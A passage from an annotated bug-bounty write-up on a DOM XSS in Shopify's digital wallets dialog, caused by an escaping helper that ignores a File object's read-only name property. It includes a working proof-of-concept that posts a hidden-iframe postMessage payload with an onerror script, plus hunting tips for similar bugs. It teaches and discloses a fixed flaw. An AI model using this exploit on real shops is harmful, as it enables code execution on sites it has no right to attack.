function u(payload) {declares the escaping function.for (var idx in payload) {loops over the property names of the object. A property is a named value attached to an object, likenameormessage.if (payload.hasOwnProperty(idx)) {asks whether the property belongs to the object itself, rather than being inherited from somewhere else.hasOwnPropertyis a built-in check that answers exactly that question.payload[idx] = Ve.escapeHtml(payload[idx]);replaces the property's value with its escaped version.Ve.escapeHtmlis the helper that turns<into<and so on.return payloadhands back the same object.
Assuming escapeHtml itself has no bypasses, there is still something notable: u does not build a new escaped object. It overwrites the properties of the object it was given. Any property that does not answer to hasOwnProperty is therefore left untouched.
Why does that matter? Because the loop only visits properties that pass the hasOwnProperty test. If a value the template later reads lives on the object in a way that fails that test, the loop skips it entirely, and the value reaches the HTML template exactly as the attacker supplied it. The escaping is not broken; it is simply never applied to that value.
Step 2: confirm the gap locally
The researcher tested the behaviour directly:
// Expected to fail:
result = u({
message: "'\"<b>\\"
});
result.message // "'"<b>\"
// Bypassed:
result = u(new Error("'\"<b>\\"));
result.message; // "'"<b>\"
Line by line:
// Expected to fail:is a comment describing the first test: the escaping should work here.result = u({calls the escaping function on a plain object.message: "'\"<b>\\"gives it amessageproperty containing a single quote, a double quote, a<b>tag and a backslash. These are exactly the characters escaping is meant to neutralise.result.message // "'"<b>\"shows the outcome: the quote characters and the angle brackets have been replaced with their HTML codes. The dangerous characters are gone.// Bypassed:marks the second test, where the escaping does not work.result = u(new Error("'\"<b>\\"));calls the same function, but this time on anErrorobject. AnErroris JavaScript's built-in object for representing a problem; it carries amessagedescribing what went wrong.result.message; // "'"<b>\"shows the outcome: themessageis unchanged. The dangerous characters are still there.
A plain object is escaped. An Error object, whose message is not an own property, passes through unescaped. The Error's message is provided by the object's built-in machinery rather than being a property the object itself owns, so hasOwnProperty says no, and the loop skips it.
Step 3: work out the constraints
Two limits apply. First, only a few properties are actually read by the HTML template:
variantnameimagemessage
This matters because a bypass is only useful if the unescaped value ends up somewhere the template actually uses. Escaping a field nobody reads achieves nothing.
Second, only objects that survive the HTML5 structured clone algorithm can be sent over postMessage. That rules out Error, which already has a message attribute, and restricts the candidate types to the cloneable set. In other words, the trick that worked in the local test cannot be shipped to a real victim, because the browser will not copy an Error across a window boundary. The researcher needed an object that is both cloneable and has one of the four fields above in a form that hasOwnProperty rejects.
Step 4: pick a cloneable object with a read-only property
After experimenting with the cloneable types, the researcher settled on File, because it has a read-only name property, and name is one of the fields the template uses:
let f = new File(["data"], "controlledvalue");
f.name; // "controlledvalue"
f.hasOwnProperty("name"); // false
Line by line:
let f = new File(["data"], "controlledvalue");creates aFileobject. AFilerepresents a file, for example one a user picked in an upload form. The first argument is the file's content, here the textdata; the second is its name, herecontrolledvalue.f.name; // "controlledvalue"reads the name back and shows it is exactly what was supplied.f.hasOwnProperty("name"); // falseshows the crucial detail: the object reports that it does not own a property calledname, even though readingf.nameworks. The name is provided by the object's built-in machinery, not stored as an ordinary property.
The name value is attacker-controlled, and because it is not an own property it is skipped by u. That is the whole bypass: a value the attacker chooses, in a field the template reads, in a form the escaping loop ignores.
Step 5: deliver the payload from an iframe
Putting it together, the final exploit embeds the dialog route in a hidden iframe and posts a line item that is a File whose name is an HTML payload:
let shop = prompt("Enter a Target Shop URL:", "https://bored-engineering-whitehat-2.myshopify.com");
let frame = document.createElement("iframe");
frame.src = `${shop}/1337/digital_wallets/dialog`;
frame.style.display = "none";
frame.onload = () => {
  frame.contentWindow.postMessage({
    type: "DigitalWalletsDialog:change",
    digitalWalletsDialog: true,
    payload: {
      title: "placeholder",
      button: "placeholder",
      lineItems: [new File([""], "<img src=xx: onerror=alert(document.domain)>")],
    },
  }, "*");
}
document.body.appendChild(frame);
Line by line:
let shop = prompt("Enter a Target Shop URL:", "https://bored-engineering-whitehat-2.myshopify.com");asks the person running the page for a shop address, offering the development shop as a default.promptis a built-in browser dialog that returns whatever the user types.let frame = document.createElement("iframe");creates an iframe element in memory. It is not on the page yet.frame.src =${shop}/1337/digital_wallets/dialog;sets the iframe's address to the chosen shop's dialog route. The backtick syntax is a template string, a way of gluing text and variables together.frame.style.display = "none";hides the iframe, so the victim sees nothing unusual.frame.onload = () => {registers a function to run once the iframe has finished loading. Sending a message before the page is ready would be pointless, because nothing would be listening yet.frame.contentWindow.postMessage({sends a message into the iframe's window.contentWindowis how you reach the window inside an iframe.type: "DigitalWalletsDialog:change",anddigitalWalletsDialog: true,satisfy the listener's two shape checks.title: "placeholder",andbutton: "placeholder",satisfyd, which requires both fields.lineItems: [new File([""], "<img src=xx: onerror=alert(document.domain)>")],is the payload. The line item is aFilewhose name is an HTML image tag. Thesrcisxx:, which is not a real address, so the image will fail to load. Theonerrorattribute is a handler that runs when loading fails; here it runsalert(document.domain), which pops up a box showing the shop's domain name.document.domainis the page's own address, so the alert proves the code is running as the shop, not as the attacker.}, "*");closes the message and uses"*"as the target origin, meaning the browser delivers it regardless of the receiver's origin.document.body.appendChild(frame);actually puts the iframe on the page, which starts the load and, once it finishes, the message.
The message satisfies the listener's checks (type and digitalWalletsDialog), satisfies d (title and button are present), and supplies lineItems. The single line item is a File; m calls u on it, u skips name because it is not an own property, and the template concatenates the unescaped name into the table markup. The <img> with an invalid src fires onerror, running alert(document.domain) in the shop's origin.
Why an iframe? Because the attacker's page and the shop are different origins, and the browser normally stops one origin from reading or changing another's page. postMessage is the sanctioned channel between them. The attacker does not need to break that wall; they only need the receiving page to trust what arrives through the channel. The iframe also keeps the exploit tidy: the victim stays on the attacker's page the whole time and never sees the shop.
Root cause
The escaping routine u mutates the object it receives instead of producing a sanitised copy, and it only touches own properties. Any cloneable object whose relevant field is inherited or read-only slips past it. The postMessage listener compounds this by accepting messages from any origin, so an attacker page can drive the dialog in an embedded shop frame. The escaping was the only defence in place, and it was bypassed rather than missing.
That last distinction is worth spelling out. A missing defence is easy to spot: there is simply no check. A bypassed defence is harder, because the code looks careful. Here the code does escape, and it does check the shape of the message; it just does both in a way that a crafted input can step around.
Impact
The XSS affects every Shopify shop and can be triggered via window.postMessage from any remote origin. The proof of concept hides the exploit in an iframe and requires no user interaction whatsoever. The injection occurs within the /:id/digital_wallets/dialog route, which is not under /admin; the researcher notes that at the time it would have been trivial to escalate that access to the /admin route.
"No user interaction" means the victim does not have to click, type or approve anything: loading the attacker's page is enough. "Escalate to /admin" means turning code that runs on a shop page into control over the shop's administration area, which is where products, orders and settings are managed. The report does not spell out the escalation steps; it states that it would have been trivial at the time.
Fix
The report suggests fixing the issue either inside the u function, or by preventing anything except primitives from being passed over the postMessage channel. The latter is typically done by running JSON.parse on the message and exiting the handler if parsing fails. The program's summary describes the report as demonstrating a clever bypass of the escaping code that was in place to prevent code injection.
A primitive is a simple value: a string, a number, a boolean. JSON.parse is the built-in function that turns a piece of text in JSON format into a JavaScript value. JSON can only represent primitives, lists and plain objects, so anything exotic such as a File cannot survive the round trip. If the handler insists on parsing the message as JSON first, a File either fails to parse or arrives as an ordinary object whose properties are own properties, and the escaping then applies to them normally.
Variants to test
- Other cloneable types with read-only or inherited fields that the template reads. A positive result is a field value that reaches the DOM without being escaped.
- Other message types handled by the same listener. A positive result is any branch that inserts payload data into the DOM without going through
u. - Other routes that register postMessage listeners without an origin check. A positive result is a message from an unrelated origin that changes the page's DOM.
- Escaping helpers that mutate their input rather than returning a copy. A positive result is a value that survives the helper unchanged when supplied through a non-own property.
Hunting notes
This kind of bug tends to hide in postMessage listeners that check the shape of the message but not event.origin, especially in embedded dialogs and widgets that render data into HTML strings. During recon, look for routes that call addEventListener("message", ...) and for client-side escaping helpers that write back into the object they were given.
Glossary
- API: a defined way for one piece of software to ask another to do something, like a menu of requests a program accepts.
- Bounty: a payment a company makes to a researcher who reports a security bug through its programme.
- CDN (content delivery network): a service that serves files such as scripts and images from servers close to the visitor, so pages load faster.
- Cloneable: allowed by the browser's structured clone rules, meaning the value can be copied when sent between windows.
- Concatenation: gluing strings together end to end to form one longer string.
- CSS class: a label attached to an HTML element so stylesheets can target it; a class named
hiddenconventionally means "do not display". - Development shop: a test Shopify shop used for experiments rather than real sales.
- Dialog: a small pop-up box on a page, here the digital wallets window.
- Digital wallets: payment methods built into a phone or browser, such as Apple Pay or Google Pay.
- DOM (Document Object Model): the browser's live, in-memory version of the page, which JavaScript can read and change.
- DOM XSS: cross-site scripting where the page's own JavaScript writes attacker-controlled data into the DOM, without the data going to the server.
- Endpoint / route: one specific address on a website, like a particular counter in a large building.
- Escaping: replacing characters that HTML treats as special with harmless codes, so text is displayed as text and never interpreted as markup.
event.origin: the field on a message event that says which origin sent it; comparing it against an expected value is how a listener checks who is talking.File: a JavaScript object representing a file, with a name and content; it can be sent between windows.hasOwnProperty: a built-in check that answers whether a property belongs to the object itself rather than being inherited.- HTML: the language that describes what is on a web page.
- HTML5 structured clone algorithm: the browser's rulebook for copying complex values between windows or into storage; it decides which values can be sent and produces a copy on the receiving side.
- Iframe: a window inside a window; a page can embed another page inside a rectangular area, and the embedded page keeps its own origin.
innerHTML: the DOM property holding the HTML inside an element; setting it replaces the element's contents and makes the browser parse whatever string you give it.- JavaScript: the programming language that makes web pages do things, running inside the browser.
- JSON: a text format for simple data (strings, numbers, booleans, lists, plain objects).
JSON.parse: the built-in function that turns JSON text into a JavaScript value.- Listener: a function the browser calls automatically when a particular event happens, such as a message arriving.
- Minified: code with whitespace removed and names shortened to make the file smaller; same program, harder to read.
- Origin: the combination of protocol, hostname and port that identifies where a page came from; browsers use it to decide which pages may talk to which.
postMessage: the browser feature that lets two windows send each other messages even when they have different origins.- Primitive: a simple value such as a string, number or boolean, as opposed to an object.
- Proof of concept (PoC): a small working demonstration that a bug is real.
- Property: a named value attached to an object, like
nameormessage. - Read-only property: a property whose value can be read but not overwritten by ordinary assignment.
- Recon: the information-gathering phase of security testing, where you map out what a target exposes.
- Template string: JavaScript syntax using backticks that lets you glue text and variables together.
- XSS (cross-site scripting): getting attacker JavaScript to run inside someone else's website, in that website's origin, so it can do what the site can do.



